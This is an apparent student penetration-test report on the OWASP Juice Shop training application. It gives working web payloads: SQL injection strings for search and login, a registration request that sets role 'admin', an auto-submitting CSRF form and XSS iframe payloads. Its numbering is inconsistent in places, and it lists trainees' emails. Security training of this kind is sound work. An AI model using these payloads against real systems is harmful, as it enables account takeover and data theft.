OWASP JUICE SHOP
Security Assessment Findings Report

Business Confidential

Date: October 22nd,
2024 Project: DC-001
Version 1.0

Confidentiality Statement

This document is the exclusive property of OWASP Juice Shop and Digital Egypt Pioneers Initiative (DEPI). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both OWASP Juice Shop and DEPI.

OWASP Juice Shop may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. DEPI prioritized the assessment to identify the weakest security controls an attacker would exploit. DEPI recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
DEPI Trainees		
Omar Mohamed Mahmoud	Penetrartion Testing Trainee	omarcoptan9@gmail.com
Mahmoud Mohamed	Penetrartion Testing Trainee	mahmoudmohammadsalem7@gmail.com
Ahmed Mohamed Abd Elfattah	Penetrartion Testing Trainee	01013175717@outlook.com
Eslam Salem	Penetration Testing Trainee	eslamsalempriva3@gmail.com
Mohamed Salaheldin	Penetration Testing Trainee	mohamad.salaheldin@outlook.com

Assessment Overview

From October 15th, 2024 to October 22th, 2024, OWASP engaged DEPI to evaluate the security posture of its infrastructure compared to current industry best practices that included a webapp penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Web app Penetration Test

A web app penetration test emulates the role of an attacker on a web application. An engineer will scan the website to identify potential vulnerabilities and perform common and advanced web attacks, such as: Injections, broken access control and other Cross-site scripting (XSS) attacks, Improper Input Validation, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Web-Server Penetration Testing	OWASP JUICE SHOP

Scope Exclusions

Per client request, DEPI did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing

All other attacks not specified above were permitted by OWASP.

Executive Summary

DEPI evaluated OWASP's Juice Shop posture through penetration testing from October 17th, 2024 to October 22th, 2024. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Webapp penetration testing was permitted for ten

(10) business days

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Internal Penetration Test Findings

3	11	12	1	0
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Internal Penetration Test		
1: Access administration section	Critical	Implement strict role-based access controls (RBAC) and ensure that only authorized users with admin privileges can access this section.
2: Improper input validation leading to registering an admin user	Critical	Implement proper input validation.
3: SQL Injection Vulnerability in Product Search	Critical	Implement proper input validation, use Web Application Firewalls (WAF), and use the principle of least privilege (PoLP).
4: SQL injection in login function	Critical	Validate Inputs by ensure that all user inputs are validated against a whitelist of allowed characters and patterns Sanitize inputs use functions to sanitize inputs and remove potentially harmful characters.

Finding	Severity	Recommendation
4: Insufficient strict passwords policy leading to weak passwords	High	Implement strict passwords policy.
5: Role Escalation via Insecure User	High	Immediate fixes and improvements

Registration		in input validation and access control are highly recommended.
6: Authentication Bypass via Weak Password Policy	High	Strengthen the authentication process and safeguard user data.
7: User Enumeration via Administration Interface	High	Strengthening access control and protecting user privacy.
8: CSRF (Cross-Site Request Forgery) Vulnerability in Profile Update	High	Implement CSRF protection mechanisms to safeguard user accounts from such attacks.
9: Cross-Site Scripting (XSS) in Search Functionality	High	Implement strict input validation and employ a Content Security Policy that restricts the execution of inline scripts.
10: Cross-Site Scripting (XSS) via IFrame Injection	High	Implement strict input validation and apply a Content Security Policy that restricts which domains can be loaded in frames.
11: Delete all 5-star customer feedback	High	Ensure that only feedback owners or administrators with proper authorization can delete feedback
12: Change product quantity in another user’’s basket	High	Implement server-side input validation to restrict allowed values for quantity fields
13: Change bender’s password via exploiting broken authentication of login method (Without SQL injection)	High	Implement stronger authentication mechanisms and multi-factor authentication (MFA)
14: Reset Bjorn’s password via security question	High	Implement stronger, more secure mechanisms for password recovery, such as MFA or more complex security questions
15: Feedback API Vulnerability	Moderate	Implement strict input validation, Role-based Access Control, and Feedback Verification.
16: Deprecated interface via a security configuration	Moderate	Check the files extension against a whitelist of permitted extensions
19: Captcha bypass	Moderate	Limit number of valid responses to each given CAPTCHA
20: View another user’s shopping basket Post feedback in another user’s name	Moderate	Implement session-based authorization that checks whether the basket belongs to the currently authenticated user

21: Post feedback in another user's name	Moderate	Validate that the user submitting feedback is the owner of the associated account
22: add a product to another user's basket	Moderate	Validate that the session user ID matches the user ID in the shopping basket
23: Post or edit a product review as another user	Moderate	Ensure reviews can only be submitted by logged-in users associated with their own account
24: Brute force URL to access confidential documents	Moderate	Implement proper authentication for accessing sensitive files and restrict file downloads to authorized users only
25: Email Leak	Moderate	Disable JSON, Implement Proper CORS, Implement rate limiting, Secure sensitive tokens.
26: Unreleased Extra language	Moderate	- Hide the unreleased language from the website official page. - Delete unreleased Extra languages form the website
27: Abuse of support chatbot to obtain multiple coupon codes.	Moderate	Implement rate-limiting and CAPTCHA to prevent repeated requests.
28: Privacy policy inspection	low	modify the JSON main file of the website

Technical Findings


Internal Penetration Test Findings

Finding 1: Access the administration section (Critical)

Description:	The admin interface is accessible without proper authentication checks. You can access it by directly navigating to the administration page.
Impact:	Critical (9.6)
System:	OWASP Juice Shop
Mitigation:	Implement strict role-based access controls (RBAC) and ensure that only authorized users with admin privileges can access this section
References:	https://owasp.org/www-community/Broken_Access_Control https://portswigger.net/web-security/access-control

Exploitation proof of concept:

Access the admin interface by typing the URL /administration in the URL search bar and it result in the following URL:
http://localhost:3000/#/administration



Mitigation:

Implement strict role -based access controls (RBAC) and ensure that only authorized users with admin privileges can access this section.

Finding 2: SQL Injection Vulnerability in Product Search (Critical)

Description:	A SQL Injection vulnerability was identified in the /rest/products/search endpoint when handling the q parameter. This vulnerability allows attackers to manipulate SQL queries and retrieve sensitive database information, potentially leading to unauthorized access to data, including schema details.
Impact:	● Data Exposure: Attackers can retrieve sensitive database schema information, including user data, product details, and internal system tables. ● Potential Data Manipulation: Once the structure is known, attackers can craft additional payloads to extract or modify sensitive data.
System:	OWASP Juice Shop
Mitigation:	1. Prepared Statements: Use parameterized queries or prepared statements to handle user input safely and prevent SQL injection. 2. Input Validation: Implement proper input validation, ensuring that only expected and sanitized input is processed by the database. 3. WAF/IDS: Use Web Application Firewalls (WAF) or Intrusion Detection Systems (IDS) to detect and block malicious SQL queries. 4. Least Privilege Database Access: Ensure that database users have only the minimum necessary privileges to prevent unauthorized access to sensitive data. 5. Error Handling: Avoid disclosing detailed error messages that may assist attackers in crafting more sophisticated SQL injection payloads.
References:	PentesterLab: Essential Badge SQL Injection | OWASP Foundation

Exploitation proof of concept:

1. Attack Scenario:

   By manipulating the q parameter with a crafted SQL injection payload, attackers can execute arbitrary SQL queries on the backend database. The injection payload below attempts to retrieve data from the sqlite_schema table, which contains details about the database structure.

2. Exploit Code (HTTP Request):

GET /rest/products/search?q=test%2527%2529%2529%252BUNION%252BSELECT%252B1%252C%252B2%252C%252B3%252C%252B4%252C%252B5%252C%252B6%252C%252B7%252C%252B8%252C%252Bsql%252BFROM%252Bsqlite_schema-- HTTP/1.1

Host: 10.10.193.40

Accept: application/json, text/plain, /

Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIz

3. SQL Injection Payload:

sql

UNION SELECT 1, 2, 3, 4, 5, 6, 7, 8, sql FROM sqlite_schema--

The payload is a UNION-based SQL injection that retrieves data from the sqlite_schema table, which stores the structure of all tables in the database.

4. Database Information Leaked:

The server's response reveals the schema structure, including table names and column details, such as:


- Challenges Table:
  - id, name, category, tags, description, difficulty, hint, etc.
- Complaints Table:
  - UserId, id, message, file, createdAt, updatedAt, etc.


Finding 3: SQL injection in login function (Critical)


Description:	During the penetration testing of Juice Shop, a critical SQL injection vulnerability was identified that allowed unauthorized access to the admin account. This vulnerability poses a significant risk to the confidentiality and integrity of the application's data. The following mitigation strategies were recommended to address and remediate this issue:
Impact:	Critical (9.3)
System:	OWASP Juice Shop
Mitigation:	• 1. Validate Inputs: Ensure that all user inputs are validated against a whitelist of allowed characters and patterns. Sanitize Inputs by Use functions to sanitize inputs and remove potentially harmful characters. • 2. Use of Prepared Statements and Parameterized Queries by using prepared statements or parameterized queries to ensure that user inputs are treated as data, not executable code.
References:	OWASP Access Control Cheat Sheet OWASP Top Ten - A3: Sensitive Data Exposure OWASP Juice Shop

Exploitation proof of concept:

- Try to inject SQL in the admin account
- We intercept the request by using burp suite
- We change the request given by using the SQL query of " 'or 1=1 – "




Request to http://10.10.232.27:80
Forward
Drop
Intercept is on
Action
Open browser
Add notes
HTTP/1
Pretty
Raw
Hex
POST /rest/user/login HTTP/1.1
Host: 10.10.232.27
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 28
Origin: http://10.10.232.27
Connection: keep-alive
Referer: http://10.10.232.27/
Cookie: io=TLjrQwI--MD6QlvYAAAX; language=en; continueCode=j2zQRBMXDzp2wEYZ4o7VgeJarG7biRZsbVd9lbxW3L5vlOkPNqy6j8nmKV4L; cookieconsent_status=dismiss
{
"email":"' or 1=1--",
"password":"a"
}
Inspector
Request attributes
2
Request query parameters
0
Request cookies
4
Request headers
11
Inspector
Notes


You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)
32a5e0f21372bcc1000a6088b93b458e41f0e02a
Copied!
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
Carrot Juice (1000ml)
2.99¤
Add to Basket
Eggfruit Juice (500ml)
8.99¤
Fruit Press
89.99¤
Green Smoothie
1.99¤
Juice Shop Adversary Trading Card (Common)
2.99¤

Finding 4: Role Escalation via Insecure User Registration (Critical)

Description:	During testing of the web application hosted at http://10.10.193.40, a vulnerability related to improper validation of user roles during registration was identified. This vulnerability allows an attacker to escalate their privileges and create an account with administrative rights by manipulating the POST request to the /api/Users/ endpoint.
Impact:	By exploiting this vulnerability, an attacker could register a new user account with full administrative access, enabling them to: - Access sensitive information. - Modify or delete user data. - Perform any administrative tasks on the platform.
System:	OWASP Juice Shop
Mitigation:	● Input Validation: Ensure that the role parameter is not included in user registration requests or restricted to authorized users only. ● Access Controls: Implement server-side validation to enforce role assignment and restrict administrative actions to authorized users only. ● Monitoring and Alerts: Set up alerts for unusual activity such as multiple account registrations with elevated privileges.
References:	OWASP Access Control Cheat Sheet OWASP Top Ten - A3: Sensitive Data Exposure OWASP Juice Shop

Exploitation proof of concept:

Steps to Reproduce:

1. Initial POST Request (Standard User Creation):

```
POST /api/Users/ HTTP/1.1
Host: 10.10.193.40
Content-Type: application/json
{
   "email": "test@gmail.com",
   "password": "test@123",
   "passwordRepeat": "test@123",
   "role": "Customer",
```

```
  "securityQuestion": {
    "id": 2,
    "question": "Mother's maiden name?",
    "createdAt": "2024-10-20T08:02:23.313Z",
    "updatedAt": "2024-10-20T08:02:23.313Z"
  },
  "securityAnswer": "test"
}
```


- Expected Behavior: The user should be created as a standard user without administrative rights.
- Response: User created successfully with standard permissions.

2. Modified POST Request (Privilege Escalation):


```
POST /api/Users/ HTTP/1.1
Host: 10.10.193.40
Content-Type: application/json
{
  "email": "test1@gmail.com",
  "password": "test@123",
  "passwordRepeat": "test@123",
  "role": "admin",
  "securityQuestion": {
    "id": 2,
    "question": "Mother's maiden name?",
    "createdAt": "2024-10-20T08:02:23.313Z",
    "updatedAt": "2024-10-20T08:02:23.313Z"
  },
  "securityAnswer": "test"
}
```


- Exploitation: By adding the "role": "admin" field to the request body, an attacker can create an account with administrative privileges.

- Response:


```
HTTP/1.1 201 Created
{
  "status": "success",
  "data": {
    "email": "test1@gmail.com",
    "role": "admin",
    "id": 19,
    "createdAt": "2024-10-20T08:16:48.861Z"
  }
}
```


- Result: The user test1@gmail.com was created with administrative privileges, allowing the attacker to perform actions that require elevated rights.

Finding 4: Authentication Bypass via Weak Password Policy (High)

Description:	During testing of the login functionality for the web application hosted at http://10.10.193.40, it was discovered that the application is vulnerable to authentication bypass due to weak password policies. By attempting common password variations, an attacker was able to successfully authenticate as an administrative user.
Impact:	Exploiting this vulnerability allows an attacker to log in as an administrator, enabling them to: - Access sensitive data. - Perform administrative actions. - Compromise the security and integrity of the entire application.
System:	OWASP Juice Shop
Mitigation:	● Enforce Strong Password Policies: Implement strict password requirements such as a minimum length, complexity (uppercase, lowercase, digits, special characters), and regular password updates. ● Rate Limiting: Implement rate limiting or account lockout mechanisms after a number of failed login attempts to prevent brute-force attacks. ● Two-Factor Authentication: Add two-factor authentication (2FA) for administrative accounts to increase security. ● Password Hashing: Ensure that passwords are hashed using secure algorithms (e.g., bcrypt) before storing them in the database.
References:	1. OWASP Authentication Cheat Sheet 2. NIST SP 800-63B 3. OWASP Password Storage Cheat Sheet 4. CWE-521: Weak Password Requirements 5. SANS Password Policy Recommendations

Exploitation proof of concept:

Steps to Reproduce:

1. Initial Login Attempt (Failed Login):

```
POST /rest/user/login HTTP/1.1
Host: 10.10.193.40
Content-Type: application/json
{
   "email": "admin@juice-sh.op",
   "password": "§test§"
}
```

- Response:

```
HTTP/1.1 401 Unauthorized
```

2. Successful Login Attempt with Weak Password:

```
POST /rest/user/login HTTP/1.1
Host: 10.10.193.40
Content-Type: application/json
{
   "email": "admin@juice-sh.op",
   "password": "admin123"
}
```

- Exploitation: By attempting common password variations, the attacker was able to authenticate successfully as an administrator.

- Response:

```
HTTP/1.1 200 OK
{
   "authentication": {
      "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9...",
      "umail": "admin@juice-sh.op"
   }
}
```

- Result: The attacker obtained an authentication token and gained administrative access.

Finding 6: CSRF (Cross-Site Request Forgery) Vulnerability in Profile Update (High)

Description:	During security testing of the endpoint http://10.10.193.40/profile, a Cross-Site Request Forgery (CSRF) vulnerability was identified. The CSRF attack allows an attacker to submit unauthorized requests to the server on behalf of an authenticated user without their consent. This can lead to changes in the victim's profile information, such as username updates, without any form of user interaction.
Impact:	- Profile Manipulation: Attackers can alter user data (e.g., usernames, profile details) without user consent. - Session Exploitation: If the victim is logged into their account while browsing the malicious page, their session is hijacked for the request.
System:	OWASP Juice Shop
Mitigation:	1. Implement CSRF Tokens: - Use CSRF tokens in forms and validate them server-side to ensure requests are legitimate and originate from authenticated users. 2. Same-Site Cookies: - Set the SameSite attribute for cookies to Strict or Lax to prevent cookies from being sent in cross-site requests. 3. Use CAPTCHA or Double-Submit: - Add CAPTCHA or other verification mechanisms before making sensitive changes. 4. Referrer Header Validation: - Validate the Referer or Origin header to ensure that requests originate from the

	intended site.
References:	1. OWASP CSRF Prevention Cheat Sheet 2. OWASP Juice Shop 3. OAuth 2.0 RFC 6749 4. Mozilla MDN - CSRF 5. NIST SP 800-63B

Exploitation proof of concept:

1. Attack Scenario:

- By manipulating the q parameter with a crafted SQL injection payload, attackers can execute arbitrary SQL queries on the backend database. The injection payload below attempts to retrieve data from the sqlite_schema table, which contains details about the database structure.

2. Exploit Code:

```
html
<html>
  <body>
    <form action="<http://10.10.193.40/profile>" method="POST">
      <input type="hidden" name="username" value="ahmed" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

- This HTML form automatically submits a POST request to the vulnerable /profile endpoint, changing the user's profile data (in this case, the username).

3. Request Sent:

```
POST /profile HTTP/1.1
Host: 10.10.193.40
```

Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Cookie: [victim's session cookies]
username=ahmed

Finding 7: Cross-Site Scripting (XSS) in Search Functionality (High)

Description:	A Cross-Site Scripting (XSS) vulnerability was identified in the search functionality of the application. This vulnerability allows attackers to inject malicious scripts into web pages viewed by other users, potentially leading to session hijacking, defacement, or redirecting users to malicious sites.
Impact:	- User Impact: When other users perform a search that includes the malicious payload, the script executes in their browsers, leading to potential data theft (e.g., cookies, session tokens). - Application Integrity: The attack could also lead to unauthorized actions being performed on behalf of the user or the defacement of the website.
System:	OWASP Juice Shop
Mitigation:	1. Input Sanitization: - Implement strict input validation and sanitization to escape or remove dangerous characters from user inputs, especially in search fields. 2. Content Security Policy (CSP): - Employ a Content Security Policy that restricts the execution of inline scripts and only allows scripts from trusted sources. 3. Output Encoding: - Ensure that any user-generated content is properly encoded before being displayed in the browser. This includes converting special characters into HTML entities. 4. Use HTTPOnly Cookies: - Store sensitive session information in HTTPOnly cookies to prevent client-side scripts from accessing them. 5. Regular Security Testing: - Conduct regular security assessments and penetration testing to identify and remediate XSS vulnerabilities proactively.
References:	OWASP XSS Prevention Cheat Sheet OWASP Juice Shop MDN Web Docs - Cross-Site Scripting (XSS) CWE-79: Improper Neutralization of Input During Web Page

	Generation ('Cross-site Scripting')

Exploitation proof of concept:

1. Attack Scenario:

- An attacker can inject a JavaScript payload into the search input field, which is then executed in the context of another user's browser when the search results are displayed.

2. Exploit Code (JavaScript Injection):

```
html
<iframe src="javascript:alert(`xss`)"></iframe>
```

3. How It Works:

- The injected script (javascript:alert('xss')) creates an iframe that executes the alert function. This demonstrates that arbitrary JavaScript can run in the user's browser.

4. Payload Demonstration:

- If an attacker submits the above payload through the search field, it could result in a pop-up alert saying "xss," confirming the successful execution of the script.

Finding 8: Cross-Site Scripting (XSS) via IFrame Injection (High)

Description:	A Cross-Site Scripting (XSS) vulnerability has been identified through iframe injection. This vulnerability enables attackers to execute arbitrary code in the context of a user's session, potentially leading to unauthorized data access and manipulation.
Impact:	- User Impact: Users exposed to this vulnerability may unknowingly submit sensitive data (such as cookies or credentials) to the attacker's endpoint, leading to potential account takeover. - Application Integrity: The application is at risk of becoming a conduit for further attacks on its users.
System:	OWASP Juice Shop
Mitigation:	1. Input Validation: - Implement strict input validation and sanitization to ensure that URLs and scripts cannot be injected into iframe elements. 2. Content Security Policy (CSP): - Apply a Content Security Policy that restricts which domains can be loaded in iframes. For example, Content-Security-Policy: frame-ancestors 'self';. 3. X-Frame-Options: - Use the X-Frame-Options header to prevent the page from being embedded in iframes on other domains (e.g., DENY or SAMEORIGIN). 4. Regular Security Audits: - Conduct frequent security assessments and penetration tests to identify potential XSS vulnerabilities and assess the effectiveness of mitigation strategies.
References:	OWASP XSS Prevention Cheat Sheet OWASP Juice Shop MDN Web Docs - Cross-Site Scripting (XSS) Google XSS Game CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Exploitation proof of concept:

